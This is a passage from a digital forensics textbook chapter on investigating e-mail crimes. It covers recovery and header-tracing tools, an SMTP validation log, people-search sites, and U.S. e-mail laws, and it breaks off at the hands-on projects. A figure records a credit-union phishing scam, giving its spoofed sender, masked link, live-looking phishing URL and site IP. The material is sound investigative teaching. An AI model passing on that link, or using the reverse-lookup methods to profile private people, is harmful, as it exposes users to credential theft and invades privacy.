
- Personal e-mail file (.pst)
- Offline e-mail file (.ost)

Online E-Mail Programs

Online e-mail programs such as AOL, Hotmail, and Yahoo! leave the files containing e-mail messages on the computer. These files are stored in different folders such as History, Cookies, Temp, Cache, and Temporary Internet Folder. Investigators can use forensic tools to retrieve the folder for the respective e-mail client. Once the folder is retrieved, the investigator can open the files to find information about the suspect e-mails.

Personal Address Book

Another feature of e-mail programs that can prove to be useful is the personal address book. A suspect's personal address book can become supporting evidence that can indicate the suspect's involvement in a crime.



Validation results

confidence rating: 0 - Bad address
error : Recipient rejected
canonical address: <email.test@hotmail.com>

MX records

preference	exchange	IP address (if included)
5	mx1.hotmail.com	[65.54.245.8]
5	mx2.hotmail.com	[65.54.244.168]
5	mx3.hotmail.com	[65.54.244.72]
5	mx4.hotmail.com	[65.54.244.104]

SMTP session

```
[Contacting mx1.hotmail.com [65.54.245.8]...]
[Connected]
220 bay0-mc9-f1.bay0.hotmail.com Sending unsolicited commercial or bulk e-mail to Microsoft's computer network is
prohibited. Other restrictions are found at http://privacy.msn.com/Anti-spam/. Violations will result in use of equipment
located in California and other states. Fri, 12 Sep 2008 01:32:58 -0700
EHLO ChangeIP.com
250-bay0-mc9-f1.bay0.hotmail.com (3.6.0.91) Hello [204.16.170.40]
250-SIZE 29696000
250-PIPELINING
250-8bitmime
250-BINARYMIME
250-CHUNKING
250-AUTH LOGIN
250-AUTH=LOGIN
250 OK
```

Source: http://www.centralops.net. Accessed 2/2007.

Figure 7-11 This screenshot shows e-mail validation results from Email Dossier.

Examine the Originating IP Address

The following are the steps involved in examining the originating IP address:

1. Collect the IP address of the sender from the header of the received mail.
2. Search for the IP in the WHOIS database.
3. Look for the geographic address of the sender in the WHOIS database.

Tool: Email Dossier

Email Dossier is part of the CentralOps.net suite of online network utilities. It is a scanning tool that an investigator can use to check the validity of an e-mail address. It provides information about the e-mail address, including the mail exchange records of the e-mail address. This tool initiates SMTP sessions to check address acceptance, but it never actually sends e-mail. Figure 7-11 shows a screenshot from Email Dossier.

Tool: Exchange Message Tracking Center

This tool can help an investigator track a message's path between servers, as well as determine when the user sent the message, to whom the user sent the message, and other important pieces of information.

Using the Exchange Message Tracking Center is fairly straightforward and is similar to searching through Active Directory. Most administrators should have no problem quickly finding messages they are looking for, provided that their logs date back far enough to support finding the message in question.

Figure 7-12 shows a screenshot from Exchange Message Tracking Center.

Tool: MailDetective

MailDetective is an effective tool for monitoring corporate e-mail usage in Microsoft Exchange Server. The following are some of the uses of MailDetective:

- Monitors e-mail usage to check for employees who use e-mail services for non-work-related communications
- Helps management cut down on costs incurred due to misuse of bandwidth
- Monitors mail server log files and gives detailed reports about business and private e-mails going to and from the corporate network
- Gives a report of the traffic distribution by users and e-mail addresses




Figure 7-12 Exchange Message Tracking Center allows an administrator to search for messages based on a number of criteria.

The following are some of the features of MailDetective:

- Built-in HTML browser
- Charts (Figures 7-13 and 7-14)
- Ability to export reports to HTML
- Ability to print reports directly from the built-in browser
- Ability to export reports to Microsoft Excel format
- Tools for automatic log file import and report creation
- Ability to send reports through e-mail

Examine Phishing

The following are the steps involved in examining phishing:

1. Search for any e-mails received that contain malicious links to Web sites.
2. Check the link in the phishing archive in the Honeytrap database tool (Figures 7-15 and 7-16).


Using Specialized E-Mail Forensic Tools

During e-mail investigation, an e-mail administrator has a key role to play in providing information such as log files and retrieving deleted files. An investigator also relies on forensic tools. Sophisticated forensic tools, such as AccessData's Forensic Toolkit (FTK) and EnCase, are specially designed for data recovery from hard drives, while tools like FINALeMAIL and Sawmill are specifically built for e-mail recovery, including attachments recovery.

An investigator can use data recovery tools such as FTK and EnCase to locate log files, mail database files, personal e-mail files, and offline storage files. These data recovery tools extract the data from the mail server and permit the investigator to see the evidence on the machine itself. A text editor or special viewer program

Source: http://www.advsoft.info/products/maildetective/. Accessed 2/2007.

Figure 7-13 MailDetective allows users to specify different options for chart displays.



Source: http://www.advsoft.info/products/maildetective/. Accessed 2/2007.

Figure 7-14 MailDetective can display data as charts.

Email title:	!!!! WARNING: Security Issues !!!!
Scam target:	Credit Union customers
Sender:	service@ncua.gov
Sender spoofed/hidden?	Spoofed
Scam goal:	Getting victim's credit card information, ATM PIN number
Phish link method:	URL link
Link 'masked'?	Yes
Visible link:	Click here to update your account
Actual link to:	http://vds-364313.amen-pro.com/www.ncua.gov/update_card.htm
Phish site IP:	61.75.15.77

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 7-15 This is information about a particular phishing attempt.

Figure 7-16 This is the Web site that is linked to in the phishing attempt described by Figure 7-15.

can open the recovered files. This e-mail log information can be compared with the victim's e-mail message, and once it is verified, this information can serve as evidence.

Tool: Forensic Toolkit (FTK)

FTK has file-filtering and search functionality. FTK's customizable filters allow investigators to sort through thousands of files to quickly find the evidence they need.

FTK has the following features:

- Supports Outlook, Outlook Express, AOL, Earthlink, Netscape, Yahoo!, Eudora, Hotmail, Thunderbird, and MSN e-mail
- Generates audit logs and case reports
- Provides full text indexing that yields instant text search results
- Provides advanced searches for JPEG images and Internet text
- Locates binary patterns




Figure 7-17 FINALeMAIL recovers e-mails deleted from Outlook Express and Eudora.

- Automatically recovers deleted files and partitions
- Targets key files quickly by creating custom file filters
- Supports NTFS, FAT12, FAT16, FAT32, ext2, ext3, HFS, HFS+, and Reiser FS 3 file systems
- Supports EnCase, SnapBack, Safeback (up to but not including version 3), Expert Witness, ICS, and Linux DD image file formats
- Allows an investigator to view, search, print, and export e-mail messages and attachments
- Recovers deleted and partially deleted e-mails
- Automatically extracts data from PKZIP, WinZip, WinRAR, GZIP, and TAR compressed files

Tool: FINALeMAIL

FINALeMAIL can scan e-mail databases to locate deleted e-mails that do not have any data location information. This tool can recover e-mails lost through virus infection, accidental deletion, and disk formatting. FINALeMAIL not only restores single messages to their original state but also has the capability to restore whole database files. FINALeMAIL supports Outlook Express and Eudora. Figure 7-17 shows a screenshot from FINALeMAIL.

Tool: R-Mail

R-Mail is an e-mail recovery tool. It restores deleted Outlook and Outlook Express e-mail messages. R-Mail can also recover Outlook and Outlook Express data files if they have been damaged. Recovered data are stored in .eml, .pst, or .msg format so they can be imported into Outlook or Outlook Express.

An investigator can also view recovered messages within R-Mail. This tool is of vital importance if a suspect has deleted e-mail messages intentionally. Figure 7-18 shows a screenshot from R-Mail.

Tool: E-Mail Detective

E-Mail Detective allows investigators to extract all e-mail contents (including graphics) from cached AOL e-mails stored on a user's disk drive. An investigator can run E-Mail Detective from a USB jump drive for field investigations.

Source: http://www.outlook-mail-recovery.com/. Accessed 2/2007.

Figure 7-18 An investigator can browse recovered e-mails in R-Mail.




Figure 7-19 E-mail Examiner allows investigators to view recovered e-mails.

Tool: E-mail Examiner by Paraben

E-mail Examiner allows investigators to recover deleted e-mail messages. It can even recover deleted messages that have been removed from the Deleted Items folder. E-mail Examiner supports over 15 different mail types, including AOL, Microsoft Outlook, Eudora, Mozilla, MSN, and Pegasus. Figure 7-19 shows a screenshot from E-mail Examiner.




Figure 7-20 Network E-mail Examiner can show all information associated with a particular e-mail.

Tool: Network E-mail Examiner by Paraben

Network E-mail Examiner allows an investigator to examine a variety of network e-mail archives. This tool views all the individual e-mail accounts in e-mail stores and the associated metadata. Network E-mail Examiner reads Microsoft Exchange, Lotus Notes, and Novell GroupWise e-mail stores.

Network E-mail Examiner is designed to work with E-mail Examiner. The outputs are compatible, so an investigator can load one tool's output into the other tool for further analysis. Figure 7-20 shows a screenshot from Network E-mail Examiner.

Tool: Recover My Email for Microsoft Outlook

Recover My Email for Microsoft Outlook is an e-mail recovery tool. The following are some of its features:

- Recovers individual e-mail messages and attachments deleted from a Microsoft Outlook e-mail file
- Scans an Outlook .pst file to see what e-mail can be recovered
- Saves deleted messages and attachments into a new .pst file
- Converts .pst files to .ost files

Tool: Diskinternals Outlook Recovery

Outlook Recovery restores messages and attachments that have been deleted from the Deleted Items folder in Outlook. It also repairs damaged .pst and .ost files for all versions of Outlook. Outlook Recovery can scan an entire hard drive for damaged Outlook database files. It can often even restore files on damaged hard drives. Figure 7-21 shows a screenshot from Outlook Recovery.

Trace the E-Mail

Tracing e-mail begins with looking at the message header. All e-mail header information can be faked except the "Received" portion referencing the victim's computer (the last received).

Figure 7-21 Users can view recovered e-mails using Outlook Recovery's internal viewer.

Once it is confirmed that the header information is correct, the investigator can use the originating e-mail server as the primary source. The investigator can get a court order served by law enforcement or a civil complaint filed by attorneys. The investigator can use the court order to obtain the log files from the server in order to determine the sender. After getting contact information about the suspect, the investigator can take punitive steps against the suspect.

Validating Header Information

Once it is established that a crime has been committed, the investigator can use the IP address of the originating source to track down the owner of the e-mail address. The suspect can provide fake information. An investigator should always validate the information first. The following are some acceptable sites that an investigator can use to find the person owning a domain name:

- *www.arin.net*: This site employs the American Registry for Internet Numbers (ARIN) to match a domain name with an IP address. It also provides the point of contact for the domain name.
- *www.internic.com*: It provides the same information given by *www.arin.net*.
- *www.freeality.com*: This site provides various types of searches, including those for e-mail addresses, physical addresses, phone numbers, and names. An investigator can do a reverse e-mail search, which could reveal a suspect's real name.
- *www.google.com*: An investigator can use this all-purpose search engine to find many different types of information. The investigator can search both Web sources and newsgroup sources.

These Web sites can assist in tracing an e-mail message by providing essential pieces of information, such as a suspect's contact information.

Tracing Web-Based E-Mail

It can be difficult to trace the sender of Web-based e-mail. A user can read and send this type of e-mail from any computer and from any part of the world. Web-based e-mail accounts are free, and no authentic information

is required for creating an e-mail account. Criminals exploit this advantage and create e-mail accounts using false identities.

In case a Web-based e-mail account is used for sending offending messages, an investigator can contact the provider of the account to find the IP address of the user who connected to the Web site to send the mail. After performing IP address authentication, the investigator can get the sender's information.

Searching E-Mail Addresses

After getting the suspect's contact information, such as e-mail address, name, and phone number, the investigator can use various Internet search engines to find more information about the suspect.

The following search engines are used for searching for e-mail addresses:

- *http://www.dogpile.com*: This site searches all the most popular engines and then provides more comprehensive and relevant results. The site provides a comprehensive background report that has all the information about a suspect, including age, current and previous addresses, phone number, occupation, bankruptcies, tax liens and judgments, and property ownership.
- *http://www.searchscout.com*: This is a powerful tool that assists in tracing an offender by delivering relevant search results for keyword queries and giving ample search options to investigators. This search site provides investigators with the option to look up e-mail addresses and trace e-mails back to the source. It has powerful lookup tools, an e-mail directory, and an in-depth guide for advanced searching so an investigator can find names connected to street addresses, phone numbers, and e-mail addresses.
- *http://www.altavista.com*: This site allows an investigator to search for a suspect based on various criteria, including name, phone number, and e-mail address.
- *http://www.mamma.com*: This is a metasearch engine, which concurrently searches a variety of engines and directories and provides the most relevant results after eliminating duplicate information. It provides various options to allow an investigator to refine the search.
- *http://www.infospace.com*: This site has a reverse lookup option that makes tracing e-mails easy and quick. An investigator can refer to e-mail directories and public records while investigating a suspect.
- *http://www.emailaddresses.com*: This is a free e-mail address directory. It provides a wide range of search criteria, such as reverse lookup and search by city, state, and business. Any single piece of information can be used to retrieve a suspect's information.
- *http://www.google.com*: This search engine serves as a convenient way for tracing e-mails. The people search has two criteria: phone number and e-mail address. An investigator can also perform an instant background check. Many popular e-mail search sites use this search engine.

Tool: LoPe


LoPe (Figure 7-22) is an e-mail forensic tool that has the following features:

- It extracts all e-mail messages and attachments from multiple .pst files.
- It recreates the internal .pst folder structure.
- It extracts all message headers and properties.
- Files are exported in MSG, EML, or XML format.
- It hashes every message and attachment.
- It offers a command-line interface so it can be easily batch scripted.
- LoPe allows a user to customize XML output format using XSL style sheets.

Tool: eMailTrackerPro

eMailTrackerPro analyzes e-mail headers and provides the IP address of the machine that sent the e-mail. It also provides the graphical location of that IP address so an investigator can track down the sender (Figure 7-23).

eMailTrackerPro also protects users from spam by blocking mail that comes from blacklisted sites. Users can also easily report e-mail abuse. eMailTrackerPro can create a report and send it to the offending user's ISP.



Source: http://www.evidencetalks.com/. Accessed 2/2007.

Figure 7-22 LoPe can extract e-mails from multiple .pst files.




Figure 7-23 eMailTrackerPro analyzes e-mail headers.

Tool: ID Protect

ID Protect protects a domain owner's contact information from becoming public. The WHOIS database contains a domain owner's address, phone number, and other private information. ID Protect's dynamic e-mail system constantly changes the e-mail address visible in the WHOIS database, so any spammer that harvests the address will get an invalid address. A user's private information is held in confidentiality and protected by the Domain Privacy Protection Service. The Domain Privacy Protection Service secures and maintains the user's real e-mail address on file so he or she receives important information regarding his or her domain.

A domain name with ID Protect can shield a user from the following:

- Domain-related spam
- Identity theft
- Data mining
- Name hijackers

U.S. Laws against E-Mail Crime: CAN-SPAM Act

The CAN-SPAM Act of 2003 (Controlling the Assault of Non-Solicited Pornography and Marketing Act of 2003) does the following:

- Establishes requirements for individuals and organizations that send commercial e-mail
- Details the penalties for violating the law
- Gives consumers the right to request that spammers stop contacting them

The law pertains to e-mail whose primary purpose is advertising or promoting a commercial product or service, including content on a Web site.

The following are the main provisions of this act:

- Header information must be accurate. The sender and recipient e-mail addresses must be correct.
- Subject lines must not be misleading. The subject of the message must relate to the content of the message.
- E-mail recipients must be given a way to opt out of receiving further messages. This method must be spelled out in each e-mail message.
- Any commercial e-mail must identify itself as an advertisement or solicitation. It must also include the individual or organization's physical address.

The following are the penalties for violating the provisions of this act:

- Each violation is subject to fines of up to $11,000. Commercial e-mail is also subject to laws banning false or misleading advertising.
- Commercial e-mailers who also do the following are subject to additional fines:
  - Harvest e-mail addresses from Web sites that have posted a notice prohibiting the transfer of e-mail addresses
  - Generate e-mail addresses using a dictionary attack
  - Use automated methods to register for multiple e-mail accounts to send commercial e-mail
  - Relay e-mails through a computer or network without permission

The law allows the Department of Justice to seek criminal penalties for commercial e-mailers who do the following:

- Use someone else's computer without authorization and send commercial e-mail from it
- Use a computer to relay or retransmit multiple commercial e-mail messages in an attempt to mislead recipients about the origin of the message
- Falsify header information in multiple e-mail messages and send those messages
- Register for multiple e-mail accounts or domain names using false identification information

U.S. Law: 18 U.S.C. § 2252A

This law pertains to child pornography. The following are the provisions of the law:

- A person cannot knowingly transport by any means, including but not limited to through the mail or through a computer, child pornography.
- A person cannot knowingly receive or distribute child pornography that has been transported by any means, including but not limited to through the mail or through a computer.
- A person cannot knowingly reproduce any child pornography for distribution by any means, including but not limited to through the mail or through a computer.
- A person cannot advertise, promote, present, distribute, or solicit child pornography.
- A person cannot knowingly possess or sell child pornography in any form, including books, magazines, films, and digital media.

The penalties for violating this law are fines and a prison sentence of between 5 and 20 years.

U.S. Law: 18 U.S.C. § 2252B

This law pertains to misleading domain names on the Internet. The following are the provisions of this law:

- A person cannot knowingly use a misleading domain name on the Internet with the intent to deceive a person into viewing obscene material. This does not include using a domain name containing sexual terms that indicate the sexual content of the site. The penalty for violating this provision is a fine, imprisonment for no longer than 2 years, or both.
- A person cannot knowingly use a misleading domain name on the Internet with the intent to deceive a minor into viewing material that is harmful to minors. The penalty for violating this provision is a fine, imprisonment for no longer than 4 years, or both.

E-Mail Crime Law in Washington: RCW 19.190.020

This law prohibits unpermitted or misleading e-mail. The provision of this law is that a person cannot knowingly send a commercial e-mail from a computer located in Washington or to an e-mail address held by a Washington resident that does one of the following:

- Uses someone else's Internet domain name without permission or otherwise tries to hide the origin of the e-mail or the path the e-mail took
- Contains a false or misleading subject line

Chapter Summary

- E-mail crimes are those crimes that use e-mail to perpetrate the crime or that are supported by e-mail.
- Spammers obtain e-mail addresses by harvesting addresses from Usenet postings, DNS listings, and Web pages.
- Chat rooms can also be used as a social engineering tool to collect information for committing crimes.
- Phishers use fake Web sites to obtain users' personal information.
- E-mail spoofing is the forgery of an e-mail header so that the message appears to have originated from someone or somewhere other than the actual source.

Review Questions

1. What is spam?

2. Describe the differences between IMAP and POP3.

3. List six examples of e-mail crimes.

4. List the steps involved in investigating e-mail crimes.

5. What is the purpose of examining e-mail headers? What can they tell an investigator?

6. What is phishing?

7. What are the steps involved in tracing an e-mail?

8. Name four common headers and their purposes.

9. Describe the provisions of the CAN-SPAM Act of 2003.

Hands-On Projects

1. Perform the following steps:
